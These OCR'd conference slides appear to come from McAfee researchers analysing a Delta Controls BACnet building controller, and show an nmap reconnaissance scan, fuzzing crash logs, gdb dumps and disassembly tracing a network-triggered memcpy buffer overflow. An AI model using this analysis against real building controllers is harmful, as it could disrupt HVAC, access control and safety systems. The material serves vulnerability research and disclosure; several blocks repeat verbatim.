HVACKING: UNDERSTANDING THE *DELTA* BETWEEN SECURITY AND REALITY

Douglas McKee

Mark Bereza

WHO ARE WE?


- Douglas McKee
  - Senior Security Researcher for McAfee's Advanced Threat Research team
  - 8+ years experience in vulnerability research, penetration testing and forensics
  - @fulmetalpackets

- Mark Bereza
  - Security Researcher for McAfee's Advanced Threat Research team
  - 8+ months experience in vulnerability research, penetration testing and forensics
  - @ROPsicle

McAfee™
Together is power.

DELTA CONTROLS' ENTELIBUS MANAGER (TOUCH)

- Industrial Control System (ICS)
- Fully programmable BACnet building controller
- Used to manage
  - Access control
  - Lighting
  - HVAC
  - Room Pressurization
  - Humidity


Pump
Boiler
Heating Valve
Binary Output 0 (BO0)
Binary Output 1 (BO1)
Analog Output 0 (AO0)
CANBUS
Analog Input 1 (AI1)
Binary Input 0 (BI0)
Binary Variable 0 (BV0)
Analog Input 0 (AI0)
Pump Alarm
Flow Switch
Outdoor Temperature Sensor
Indoor Temperature Sensor


LOOKING FOR BUGS

ATTACK VECTORS


```
root@kali:~# nmap --script bacnet-info -sU -p 47808 192.168.7.15
Starting Nmap 7.60 ( https://nmap.org ) at 2018-10-01 11:03 EDT
Nmap scan report for 192.168.7.15
Host is up (0.00032s latency).
PORT STATE SERVICE
47808/udp open bacnet
| bacnet-info:
| Vendor ID: Delta Controls (8)
| Vendor Name: Delta Controls
| Object-identifier: 29000
| Firmware: 571848
| Application Software: V3.40
| Model Name: eBMGR-TCH
```

ATTACK VECTORS

```
root@kali:~# nmap --script bacnet-info -sU -p 47808 192.168.7.15
Starting Nmap 7.60 ( https://nmap.org ) at 2018-10-01 11:03 EDT
Nmap scan report for 192.168.7.15
Host is up (0.00032s latency).
PORT STATE SERVICE
47808/udp open bacnet
| bacnet-info:
| Vendor ID: Delta Controls (8)
| Vendor Name: Delta Controls
| Object-identifier: 29000
| Firmware: 571848
| Application Software: V3.40
| Model Name: eBMGR-TCH
```



CLASSIC FUZZING



```
/ #
/ # Removing Old Core Dump
Generating New Core Dump
EOF Read: 0/1028
_osTaskChildProcess() - read command failed
     error 0 Success
Cold Reboot
Rebooting....
  - Finished
EOF Read: 0/1028
_osTaskChildProcess() - read command failed
     error 0 Success
rcK: applet not found
The system is going down NOW!

cpeg: pegLinuxSignalHandler: Received SIGTERM
Sent SIGTERM to all processes
Sent SIGKILL to all processes
Requesting system reboot
Restarting system.
RomBOOT
>Start AT91Bootstrap...
SD RAM Inited...
```

```
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x4026e580 in ?? () from /home/user/Documents/Delta/deltafs/lib/libc.so.0
[Current thread is 1 (LWP 406)]
(gdb) info registers
r0             0x22222272       572662386
r1             0xbcdff5f5       3168794101
r2             0x10     16
r3             0x81     129
r4             0x4031e5e4       1077011940
r5             0xbcdff5f4       3168794100
r6             0x40235430       1076057136
r7             0x4023542c       1076057132
r8             0xc0ba   49338
r9             0x0      0
r10            0xc0ba   49338
r11            0x40231e88       1076043400
r12            0x2      2
sp             0xbcdff5c0       0xbcdff5c0
lr             0x401e68a8       1075734696
pc             0x4026e580       0x4026e580
cpsr           0x60000010       1610612752
(gdb) bt
#0  0x4026e580 in ?? () from /home/user/Documents/Delta/deltafs/lib/libc.so.0
#1  0x00000000 in ?? ()
Backtrace stopped: previous frame identical to this frame (corrupt stack?)
(gdb)
```

```
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x4026e580 in ?? () from /home/user/Documents/Delta/deltafs/lib/libc.so.0
[Current thread is 1 (LWP 406)]
(gdb) info registers
r0             0x22222272       572662386
r1             0xbcdff5f5       3168794101
r2             0x10     16
r3             0x81     129
r4             0x4031e5e4       1077011940
r5             0xbcdff5f4       3168794100
r6             0x40235430       1076057136
r7             0x4023542c       1076057132
r8             0xc0ba   49338
r9             0x0      0
r10            0xc0ba   49338
r11            0x40231e88       1076043400
r12            0x2      2
sp             0xbcdff5c0       0xbcdff5c0
lr             0x401e68a8       1075734696
pc             0x4026e580       0x4026e580
cpsr           0x60000010       1610612752
(gdb) bt
#0  0x4026e580 in ?? () from /home/user/Documents/Delta/deltafs/lib/libc.so.0
#1  0x00000000 in ?? ()
Backtrace stopped: previous frame identical to this frame (corrupt stack?)
(gdb)
```

```
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x4026e580 in ?? () from /home/user/Documents/Delta/deltafs/lib/libc.so.0
[Current thread is 1 (LWP 406)]
(gdb) info registers
r0             0x22222272       572662386
r1             0xbcdff5f5       3168794101
r2             0x10             16
r3             0x81             129
r4             0x4031e5e4       1077011940
r5             0xbcdff5f4       3168794100
r6             0x40235430       1076057136
r7             0x4023542c       1076057132
r8             0xc0ba           49338
r9             0x0              0
r10            0xc0ba           49338
r11            0x40231e88       1076043400
r12            0x2              2
sp             0xbcdff5c0       0xbcdff5c0
lr             0x401e68a8       1075734696
pc             0x4026e580       0x4026e580
cpsr           0x60000010       1610612752
(gdb) bt
#0  0x4026e580 in ?? () from /home/user/Documents/Delta/deltafs/lib/libc.so.0
#1  0x00000000 in ?? ()
Backtrace stopped: previous frame identical to this frame (corrupt stack?)
(gdb)
```

```
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x4026e580 in ?? () from /home/user/Documents/Delta/deltafs/lib/libc.so.0
[Current thread is 1 (LWP 406)]
(gdb) info registers
r0             0x22222272       572662386
r1             0xbcdff5f5       3168794101
r2             0x10     16
r3             0x81     129
r4             0x4031e5e4       1077011940
r5             0xbcdff5f4       3168794100
r6             0x40235430       1076057136
r7             0x4023542c       1076057132
r8             0xc0ba   49338
r9             0x0      0
r10            0xc0ba   49338
r11            0x40231e88       1076043400
r12            0x2      2
sp             0xbcdff5c0       0xbcdff5c0
lr             0x401e68a8       1075734696
pc             0x4026e580       0x4026e580
cpsr           0x60000010       1610612752
(gdb) bt
#0  0x4026e580 in ?? () from /home/user/Documents/Delta/deltafs/lib/libc.so.0
#1  0x00000000 in ?? ()
Backtrace stopped: previous frame identical to this frame (corrupt stack?)
(gdb)
```

BACKTRACE TO MEMCPY

```
.text:0002F574 loc_2F574                               ; CODE XREF: memcpy_0+1C↑j
.text:0002F574                 RSB     R12, R12, #4
.text:0002F578                 CMP     R12, #2
.text:0002F57C                 LDRB    R3, [R1],#1
.text:0002F580                 STRB    R3, [R0],#1     ; store the byte in R3 to address in r0
.text:0002F584                 LDRGEB  R3, [R1],#1
.text:0002F588                 STRGEB  R3, [R0],#1
.text:0002F58C                 LDRGTB  R3, [R1],#1
.text:0002F590                 STRGTB  R3, [R0],#1
.text:0002F594                 SUBS    R2, R2, R12
.text:0002F598                 BLT     loc_2F54C
.text:0002F59C                 ANDS
.text:0002F5A0                 BEQ
```

```
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x4026e580 in ?? () from /home/user/Documents/Delta/deli
[Current thread is 1 (LWP 406)]
(gdb) info registers
r0             0x22222272       572662386
r1             0xbcdff5f5       3168794101
r2             0x10     16
r3             0x81     129
```

WHO CALLED MEMCPY? ASK LR

```
r12             0x2         2
sp              0xbcdff5c0  0xbcdff5c0
lr              0x401e68a8  1075734696
pc              0x4026e580  0x4026e580
cpsr            0x60000010  1610612752
```

```
.text:0015C8A0    MOV     R1, R1,LSR#16
.text:0015C8A4    BL      scNetMove
.text:0015C8A8    LDR     R12, [SP,#0x7A8+var_794]
.text:0015C8AC    LDR     R3, =(UdpStats_ptr - 0x1A7E88)
```

```
.text:00012774                  EXPORT scNetMove
.text:00012774 scNetMove                        ; CODE XREF: j_scNetMove+8↑j
.text:00012774                                  ; DATA XREF: LOAD:00002A50↑o ...
.text:00012774                  MOV     R3, R1
.text:00012778                  MOV     R1, R2  ; src
.text:0001277C                  MOV     R2, R3  ; n
.text:00012780                  B       memcpy
.text:00012780 ; End of function scNetMove
```

```
memset(&source, 0, 1732u);              // buffer of size 1732. This is the source for memcpy.
scMutexWait(v3 + 4);
size = (__int16)j_scSocketRecvFrom( // reads 1732 bytes from the network socket into our "source" for memcpy.
                                    // Returns the number of bytes read stored in "size"
                  *(_DWORD *)(v3 + 40),
                  &source,
                  1732u,
                  (int)&v31,
                  (int)&v32,
                  0);
```

```
memset(&source, 0, 1732u);          // buffer of size 1732. This is the source for memcpy.
scMutexWait(v3 + 4);
size = (__int16)j_scSocketRecvFrom( // reads 1732 bytes from the network socket into our "source" for memcpy.
                                    // Returns the number of bytes read stored in "size"
                *(_DWORD *)(v3 + 40),
                &source,
                1732u,
                (int)&v31,
                (int)&v32,
                0);
```


```
destination_ = pk_alloc(1476);  // New packet buffer allocated using static size of 1476 bytes
                                // This becomes the destination for memcpy
destination_copy = destination_;
```

```
memset(&source, 0, 1732u);              // buffer of size 1732. This is the source for memcpy.
scMutexWait(v3 + 4);
size = (__int16)j_scSocketRecvFrom( // reads 1732 bytes from the network socket into our "source" for memcpy.
                                    // Returns the number of bytes read stored in "size"
                *(_DWORD *)(v3 + 40),
                &source,
                1732u,
                (int)&v31,
                (int)&v32,
                0);
```

